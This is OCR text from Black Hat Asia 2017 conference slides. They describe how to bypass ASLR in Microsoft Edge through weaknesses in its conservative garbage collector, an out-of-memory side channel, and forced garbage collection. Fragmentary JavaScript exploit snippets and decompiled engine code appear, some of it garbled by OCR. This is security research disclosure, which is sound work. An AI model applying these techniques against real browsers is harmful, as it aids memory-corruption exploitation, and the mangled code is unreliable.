


CROSS THE WALL-BYPASS ALL MODERN MITIGATIONS OF MICROSOFT EDGE

black hat Asia 2017 Henry Li(@zenhumany) Jack Tang(@jacktang310)



Henry Li

- Trend Micro CDC Zeroday discovery Team
- Security Researcher
- Six Years Experience
- Expert in browser Oday vulnerability analysis, discovery and exploit.
- Won the Microsoft Mitigation Bypass Bounty in 2016
- Won the Microsoft Edge Web Platform on WIP Bounty
- MSRC Top 17 in year 2016
- twitter/weibo: zenhumany





Jack Tang

- @jacktang310
- 10+ years security
- Browser
- Document
- Mac/Windows Kernel
- Virtualization Vulnerability





- Bypass Address Space Layout Randomization(ASLR)
- Bypass Control Flow Guard(CFG)





- Conservative Garbage Collection Weakness
- Previous research
- Microsoft Improvements
- Overcome Microsoft's Improvement




Conservative Mark-Sweep GC

- Garbage Collect
 - Conservative Mark-Sweep GC
 - does not distinguish between data and pointers in the program at run-time
 - Accurate garbage collection
 - have the ability to identify all pointers in the program at run-time




Mark-Sweep: Initialize phase






Mark-Sweep: Mark phase





Mark-Sweep: sweep phase






Conservative Garbage Collection

- 1 var str = "hello world"
- 2 // suppose the length equal to the pBuffer
- 3 var array = new Array(length)
- 4 str = null;
- 5 CollectGarbage();
- 6



weakness





previous research

- 2009,@yuange1975, found the Conservative GC weakness In IE9
- 2013, Dion, use the timing attack bypass ASLR on flash and Firefox
- 2013, @galois, use the timing attack bypass ASLR on IE11
- 2015, ZDI researcher use an new attack method(MemoryProtection) bypass the ASLR on IE11





- Side Channel: Javascirpt out-of-memory exceptions can reveals information about the state of the heap.
- MemoryProtection
- Memory Pressure




ZDI research

- MemoryProtection
 - Free an object allocated from MemoryProtection, not free memory to the Operation System, add the memory to an waitlist
 - Waitlist memory is greater than 100,000 bytes, then do the free algorithm.
 - Free algorithm: if the waitlist memory address is not in current stack, free the memory, else not free memory



ZDI exploit method



TREND MICRO

Microsoft Improvements

- Use MemGC replace the MemoryProtection
- Reduce side channel attack surface



MemoryProtection vs MemGC

- MemoryProtection
 - Do Conservative Mark-Sweep GC on Stack, Register
- MemGC
 - Do Conservative Mark-Sweep GC on Heap, Stack, Register



Reduce side channel attack surface

- Introduce Abandonment class in Rendering Engine
- Intelligent algorithms for Garbage Collection



Abandonment::OutofMemory

• When Out of Memory, not throw Out-of-Memory Exceptions, just crash the current process.

Abandonment::ArithmeticOverflow(void) f Abandonment::AssertionFailed(void) f Abandonment::CheckAllocation(void const *) Abandonment::CheckAllocationT<tagSAFEARRAY>(tag... f Abandonment::CheckHRESULT(long) f Abandonment::CheckHRESULTStrict(long) f Abandonment::Fail(void) f Abandonment::FastDOMInvariantViolation(void) f Abandonment::GCDoubleFree(void) £ Abandonment::GCInvalidPointer(void) f Abandonment::InduceAbandonment(Abandonment::Ca... f Abandonment::InvalidArguments(void) f Abandonment::NotYetImplemented(void) f Abandonment::OutOfMemory(void) f Abandonment::PostConditionViolated(void) Abandonment::QueryInterface<IHTMLElement,CEleme... Abandonment::UnreachableCode(void)



Edgehtml

irection Typ	Address	Text	*
🖀 Do p	CFastDOM::CHTMLInputElement::Trampoline_Get_height(void *,CallInfo,void * *)+127	call	?OutOfMemory@Abandonment@@SGXXZ; Abandonm
🖼 Do р	CFastDOM::CHTMLMarqueeElement::Trampoline_Get_height(void *,CallInfo,void * *)+141	call	?OutOfMemory@Abandonment@@SGXXZ; Abandonm
🖼 Do р	CFastDOM::CHTMLObjectElement::Trampoline_Get_height(void *,CallInfo,void * *)+141	call	?OutOfMemory@Abandonment@@SGXXZ; Abandonm
🖼 Do р	CFastDOM::CHTMLTableCellElement::Trampoline_Get_height(void *,CallInfo,void * *)+141	call	?OutOfMemory@Abandonment@@SGXXZ; Abandonm
🖼 Do p	CFastDOM::CHTMLTableElement::Trampoline_Get_height(void *,CallInfo,void * *)+141	call	?OutOfMemory@Abandonment@@SGXXZ; Abandonm
🖼 Do p	CFastDOM::CHTMLTableRowElement::Trampoline_Get_height(void *,CallInfo,void * *)+141	call	?OutOfMemory@Abandonment@@SGXXZ; Abandonm
🖼 Do p	CFastDOM::CHTMLVideoElement::Trampoline_Get_height(void *,CallInfo,void * *)+127	call	?OutOfMemory@Abandonment@@SGXXZ; Abandonm
🖼 Do p	CFastDOM::CMSHTMLWebViewElement::Trampoline_Get_height(void *,CallInfo,void * *)+	call	?OutOfMemory@Abandonment@@SGXXZ; Abandonm
🖼 Do p	CFastDOM::CMSPointerEvent::Trampoline_Get_height(void *,CallInfo,void * *)+11C	call	?OutOfMemory@Abandonment@@SGXXZ; Abandonm
🖼 Do p	CFastDOM::CDiagnosticsViewport::Trampoline_Get_heightInPx(void *,CallInfo,void * *)+F7	call	?OutOfMemory@Abandonment@@SGXXZ; Abandonm
🖼 Do p	CFastDOM::CHTMLElement::Trampoline_Get_hidden(void *,CallInfo,void * *)+111	call	?OutOfMemory@Abandonment@@SGXXZ; Abandonm
🖼 Do p	CFastDOM::CHTMLEmbedElement::Trampoline_Get_hidden(void *,CallInfo,void * *)+FD	call	?OutOfMemory@Abandonment@@SGXXZ; Abandonm
🖼 Do р	CFastDOM::CHTMLEIement::Trampoline_Get_hideFocus(void *,CallInfo,void * *)+10B	call	?OutOfMemory@Abandonment@@SGXXZ; Abandonm
🖼 Do p	CFastDOM::CHTMLMeterElement::Trampoline_Get_high(void *,CallInfo,void * *)+118	call	?OutOfMemory@Abandonment@@SGXXZ; Abandonm
🖼 Do p	CFastDOM::CHTMLAnchorElement::Trampoline_Get_host(void *,CallInfo,void * *)+147	call	?OutOfMemory@Abandonment@@SGXXZ; Abandonm
🖼 Do p	CFastDOM::CHTMLAreaElement::Trampoline_Get_host(void *,CallInfo,void * *)+147	call	?OutOfMemory@Abandonment@@SGXXZ; Abandonm
🖼 Do p	CFastDOM::CHTMLAreaElement::Trampoline_Get_hostname(void *,CallInfo,void * *)+148	call	?OutOfMemory@Abandonment@@SGXXZ; Abandonm
🖼 Do p	CFastDOM::CCSSImportRule::Trampoline_Get_href(void *,CallInfo,void * *)+124	call	?OutOfMemory@Abandonment@@SGXXZ; Abandonm
🖼 Do p	CFastDOM::CHTMLAreaElement::Trampoline_Get_href(void *,CallInfo,void * *)+13F	call	?OutOfMemory@Abandonment@@SGXXZ; Abandonm
🖼 Do p	CFastDOM::CHTMLBaseElement::Trampoline_Get_href(void *,CallInfo,void * *)+13F	call	?OutOfMemory@Abandonment@@SGXXZ; Abandonm
🖼 Do p	CFastDOM::CHTMLAnchorElement::Trampoline_Get_hreflang(void *,CallInfo,void * *)+FD	call	?OutOfMemory@Abandonment@@SGXXZ; Abandonm
Do n	CFastDOM::CHTMLLinkElement::Trampoline_Get_hreflang(void * CallInfo void * *)+ED	call	<u>?OutOfMemorv@∆han</u> donment@@\$GXX7•∆handonm [™]
	III		•



Abandonment::OutOfMemory

Pid 6576 - WinDbg:10.0.14321.1024 X86	functi			
File Edit View Debug Window Help	{			
📂 ¾ 🖻 🖻 ≝ ≝) 🛐 📴 ?) () + () ⊕ ⊠ 🐺 🐺 🔤 🗏 🦗 🗔 🗆 📰 🔚 101 A _A 🗃	var			
Disassembly	//2M			
Offset: @\$scopeip Previous Next	for(
No prior disassembly possible				
751424c1 758b jne KERNELBASE!OutputDebugStringA+0x26e (7514244e) [br=0] 751424c3 4c dec esp 751424c4 2454 and al,54h 751424c6 33cc xor ecx,esp	gc_c			
751424c8 e8182c0500 call KERNELBASE! security check cookie (751950e5)	arra			
Command	try{			
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 ef1=00200246	fo			
KERNELBASE!RaiseException+0x61: 751424c1 758b jne KERNELBASE!OutputDebugStringA+0x26e (7514244e) [br=0] 0:012> kv	{			
<pre># ChildEBP RetAddr Args to Child 00 08cfbf90 5c89925a 80000003 0000001 00000001 KERNELBASE!RaiseException+0x61 (FPO: [4,22,0]) 01 08cfc028 5c6ce4d0 ddd17013 5c74e4ad 000003ea edgentml!Abandonment::induceAbandonment+0x40 (FPO: [Non-Fpo])</pre>				
02 08cfc030 5c74e4ad 000003ea 0798b540 0798b540 edgehtml!Abandonment::OutOfMemory+0xd (FPO: [0,1,0]) 03 08cfc04c 5c25c7cb 7c5f0020 0798b540 08cfc0a4 edgentml!kerCounted <cdasofidcoforbrush,singleinreadedkercoun< td=""><td></td></cdasofidcoforbrush,singleinreadedkercoun<>				
04 08cfc05c 5ce9e628 7c5f0020 08cfc0b8 00000000 edgehtml!CHyperlink::SetcoordsHelper+0x1f (FPO: [Non-Fpo]) 05 08cfc0a4 5c549a6c 000003ea 00000000 5bf61754 edgehtml!CAreaElement::OnPropertyChange+0x68 (FPO: [3,11,4])				
06 08cfc134 5ce9e77b 7d390024 0798b540 0798b550 edgehtml!BASICPROPPARAMS::SetStringProperty+0x35c (FPO: [Non	}			
07 08cfc150 5ce9ab83 7d390024 08cfc174 00000000 edgehtml!CAreaElement::Setcoords+0x1b (FPO: [Non-Fpo]) 08 08cfc168 5ca526a1 7d390024 08cfc1b8 5c6f6af0 edgehtml!CHyperlink::SetAAandcoordsHelper+0x2b (FPO: [Non-Fp	}			
09 08cfc190 5c6f6b01 1e150b80 02000002 08cfc224 edgehtml!CFastDOM::CHTMLAreaElement::Trampoline_Set_coords+0				
<u>0a</u> 08cfc1a4 5bb47230 1e150b80 02000002 08cfc224 edgehtml!CFastDOM::CHTMLAreaElement::Profiler_Set_coords+0x1 0b 08cfc214 5baacad3 1e150b80 02000002 1e159440 chakra!Js::JavascriptExternalFunction::ExternalFunctionThunk	cato			
Oc 08cfc240 5babec5b 07884a50 08cfc294 08cfc298 chakra! <lambda_aa5e842ea21d2707db07e6d0a971cd70>::operator() 0d 08cfc250 5bb308c7 1e150b80 0000000 07884a50 chakra!ThreadContext::ExecuteImplicitCall<<lambda_aa5e842ea2< p=""></lambda_aa5e842ea2<></lambda_aa5e842ea21d2707db07e6d0a971cd70>	{			
0e 08cfc298 5ba71096 1e140420 07884a50 1e159440 chakra!Js::JavascriptOperators::CallSetter+0x49 (FPO: [Non-F	a			
0f 08cfc2b8 5ba70d2a 00000546 1e140420 07884a50 chakra!Js::CacheOperators::TrySetProperty<1,1,1,1,1,1,1,1,1,1,0,1>+0 10 08cfc318 5ba74a82 0f56c098 00000003 1e140420 chakra!Js::ProfilingHelpers::ProfiledStFld<0>+0xaa (FPO: [No	}			
11 08cfc344 5ba78d6f 114ae0dd 118c0240 08cfc460 chakra!Js::InterpreterStackFrame::OP_ProfiledSetProperty <js: 12 08cfc378 5ba76fed f1a2af7e 00000000 08cfc460 chakra!Js::InterpreterStackFrame::ProcessProfiled+0x29f (FPO</js: 	}			

```
ion test()
 gc coords = "";
М
( i=1;i<0x200000/4-5;i++)</pre>
 gc_coords = gc_coords + i.toString() + ",";
coords = gc_coords + "1018";
`ay_area = [];
For( var i=0;i<0x3000;i++)</pre>
 temp_area = document.createElement("area");
temp_area.shape = "poly";
 temp_area.coords = gc_coords;
 array_area[i] = temp_area;
ch(e)
alert("out of memory");
```

Intelligent algorithms for garbage collection

• In Microsoft Edge, when call CollectGarbage() function from the Javascript, the engine decides whether perform garbage collection based on a set of algorithm. So you can not real-time triggering GC to Collect Garbage.



Microsoft Edge CollectGarbage

enum HostType

```
{
    HostTypeDefault = 0, // Used to detect engines with uninitialized host type.
    HostTypeBrowser = 1, // Currently this implies enabled legacy language features, use it for IE.
    HostTypeApplication = 2, // Currently this implies legacy-free language features, use it for WWA.
    HostTypeWebview = 3, // Webview in a WWA/XAML app with WinRT access.
    HostTypeMin = HostTypeBrowser,
    HostTypeMax = HostTypeWebview
};
int __cdecl Js::Global0bject::EntryCollectGarbage(int a1)
```

```
int v1; // ecx@1
int config; // esi@1
int hostType; // eax@2
int v4; // ecx@4
v1 = *(DWORD *)(*(DWORD *)(*(DWORD *)(a1 + 4) + 8) + 0x218);
ThreadContext::ProbeStack(*(ThreadContext **)(v1 + 692), 0x400u, (struct Js::ScriptContext *)v1, 0);
// ScriptContext::GetConfig
config = *( DWORD *)(*( DWORD *)(*( DWORD *)(a1 + 4) + 8) + 8x218):
// config offset 0x30c is CollectGarbageEnabled flag,
// in browser host, will be set to zero
if ( **( BYTE **)(config + 0x30C) || (hostType = *( DWORD *)(config + 0x310), hostType == 2) || hostType == 3 )
  V4 - *( DWOND *)(CONTIN * 740),
  if ( u4 && *( DWORD *)(u4 + 4) != 131072 && !*( BYTE *)(u4 + 0x98CB) )
    Memory::Recycler::CollectInternal< 1073442816>();
}
return *(_DWORD *)(*(_DWORD *)config + 500);
```



Evaluate Microsoft's improvements

- Can prevent zdi's exploit method
- Still used the conservative mark-sweep GC algorithm management memory
- Did not solve the problem from root cause





- •New side channel Attack Surface
- Real-time triggering GC
- Bypass ASLR



New side channel Attack Surface

• When use the following code to alloc an ArrayBuffer, if process don't have Contiguous block of memory is larger than the alloc_size, it will throw out of memory Exception. So use the following code, we can detection the state of the heap.

```
try{
    var ab = new ArrayBuffer( alloc_size
}
catch(e)
{
    alert(e.toString(e));
```



ArrayBuffer allocate memory

Js::ArrayBuffer *__thiscall Js::ArrayBuffer::ArrayBuffer(Js::ArrayBuffer *this, size_t allocSize, struct Js::DynamicType *a3, Memory::DefaultRecyclerCollectionWrapper *a4)

```
*(( WORD *)pArrayBuffer + 16) = 0;
*(( BYTE *)pArrayBuffer + 34) = 0;
*(( DWORD *)pArrayBuffer + 6) = 0;
*((_DWORD *)pArrayBuffer + 7) = 0;
*( DWORD *)pArrayBuffer = Js::ArrayBuffer:: vftable ;
if ( allocSize > 0x40000000 )
  Js::JavascriptError::ThrowTypeError(0, v9, v10);
if ( allocSize )
₹.
  v11 = *( DWORD *)(*( DWORD *)(*(( DWORD *)pArrayBuffer + 1) + 8) + 544);
  if ( (unsigned int8)Memory::PageAllocatorBase<Memory::VirtualAllocWrapper>::RequestAlloc(allocSize) )
  Ł
     quard check icall fptr(a4);
   v5 = ((int ( cdecl *)(size t))a4)(allocSize);
   if ( &u9 != &u9 )
      asm { int 29h
                                 ; Win8: RtlFailFast(ecx) }
   *(( DWORD *)pArrayBuffer + 6) = v5;
   if ( 105 )
   ₹.
     Memory::Recycler::CollectNow<404852739>();
      quard check icall fptr(a4);
     v8 = ((int ( cdecl *)(size t))a4)(allocSize);
     if ( &u9 != &u9 )
        asm { int
                      29h
                                     ; Win8: RtlFailFast(ecx) }
     *(( DWORD *)pArrayBuffer + 6) = v8;
     if ( 108 )
       Memory::PageAllocatorBase<Memory::VirtualAllocWrapper>::ReportFailure(allocSize);
   >
 if ( !*(( DWORD *)pArrayBuffer + 6) )
  ₹.
   Js::JavascriptError::ThrowOutOfMemoryError((struct Js::ScriptContext *)v9);
     debugbreak();
   JUMPOUT(loc 102ECC78);
 v6 = (void *)*((_DWORD *)pArrayBuffer + 6);
  *(( DWORD *)pArrayBuffer + 7) = allocSize;
  memset(v6, 0, allocSize);
return pArrayBuffer;
```

>

Real-time triggering GC

- In Chakra Engine, the CollectGarbage Function do nothing, when you call it, it won't Collect the Garbage.
- In Chakra Engine, function memory::recycler::largealloc<0> alloc large memory, when you allocate an memory by largealloc<0>, it will check the GC manager's Memory whether meet the needs of users to allocate memory. if not, it will trigger marksweep Garbage Collect immediately.

LargeAlloc

```
int thiscall Memory::Recycler::LargeAlloc<0>(void *this, int a2, int a3, int a4)
  int v4; // esi@1
  void *v5; // ebx@1
  int result; // eax@1
  void (*v7)(void); // edi@4
  int v8; // [sp+0h] [bp-14h]@4
  int v9; // [sp+10h] [bp-4h]@3
  v4 = a3;
  v5 = this;
  result = Memory::Recycler::TryLargeAlloc(a2, a3, a4, 0);
  if ( !result )
   // TryLargeAlloc alloc memory fail, call CollectNow
   Memory::Recycler::CollectNow<16384>(v5);
   result = Memory::Recycler::TryLargeAlloc(a2, a3, a4, 0);
    v9 = result;
    if ( !result )
    {
      v7 = (void (*)(void))*((_DWORD *)v5 + 11095);
      __guard_check_icall_fptr(*((_DWORD *)v5 + 11095));
      v7();
      if ( &u8 != &u8 )
        __asm { int
                                        ; Win8: Rt1FailFast(ecx) }
                        29h
     result = v9;
      v4 = a3;
    ->
  }
  *(( DWORD *)05 + 4277) += 04;
  return result;
```



myCollectGarbage

```
function myCollectGarbage( )
{
    try{
        gc_slice = gc_memory.slice(0,gc_memory.length);
    catch(e)
    ł
        var message = e;
```



Exploit step in IE11

Suppose the size of the dll which will be loaded in process is target_vm_size 1. Allocate memory in a pattern:

1>Allocate target memory : Allocate a regions which the virtual address space size is target_vm_size, and the virtual address space's begin address(call it target_address) is belongs to [guess_begin_address, guess_end_address], call this memory target_memory.

2>Do memory pressure : Allocate memory, make sure there is not a continuous vm space which size is greater than target_vm_size.

2. Create an spointer_array, save the address which in [guess_begin_address, guess_end_address] and the address%0x1000 is zero.

3.freed the target_memory, called myCollectGarbage().


4. Calculate the target_address

Traverse spointer_array, for each index in array, do the following things:


1> Set spointer_array[index] = 0;

2> Load the target dll to process in try/catch statement, if it throw an exception, continue to next loop.Else,load dll success, the target_address equal guess_begin_addressTRENC + index*0x1000

Calculate the target_address



Exploit:Memory presuue






Exploit:Data reference to target memory

Code in IE11

```
var index = 0;
for(var tempAddr = guess_begin_address; tempAddr<guess_end_address;
    tempAddr = tempAddr + 0x1000)
{
    spointer_array[index] = tempAddr;
    index = index + 1;
}
```




Exploit: two references





Exploit: arraybuffer free





